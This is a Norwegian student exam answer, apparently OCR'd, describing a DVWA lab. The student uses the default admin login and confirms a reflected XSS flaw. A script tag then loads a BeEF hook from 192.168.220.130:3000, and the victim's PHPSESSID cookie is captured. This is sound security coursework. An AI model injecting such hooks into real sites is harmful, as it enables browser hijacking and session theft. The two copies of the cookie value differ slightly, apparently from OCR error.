
Jeg startet DVWA og logget inn ved først å finne IP-adressen til DVWA-serveren ved hjelp av ifconfig på Ubuntu-maskinen. Deretter limte jeg IP-adressen inn i nettleseren og navigerte til DVWA. På innloggingssiden brukte jeg standard brukernavn admin og passord password for å få tilgang til applikasjonen. Vidre satt jeg security på low og navigerte til "XSS Reflected"-siden. Jeg skrev en alert i inputfeltet for å teste om applikasjonen var sårbar for XSS-angrep, noe den var. Deretter skrev jeg:

<script src="http://192.168.220.130:3000/50192.js"></script> Denne koden er BeeF-hooken som kobler nettleseren til BeeF-serveren for videre utnyttelse og testing.










Kandidat 50192

Resultat av beef i hoocked browsers. Her er skjermbilde av Details fanen som viser verdiene browser.window.origin, browser.window.cookies og browser.window.hostname.



Offerets til PHPSESSIONID er ruf4g5ms6nb1o3jjgdrfckt5

browser.window.cookies	PHPSESSID=rufl4g5ms6nb1o3iigdgrfckt5; security=low; BEEFHOOK=d5TrgS5aUR2MRFvMFy7mhr6epzV5wA8WSJLH3bmfMJe4RegP1YyuPoxkS9JzgWK4FzbEJRqh880LYpEj
browser.window.hostname	192.168.177.128
browser.window.hostport	80
browser.window.origin	http://192.168.177.128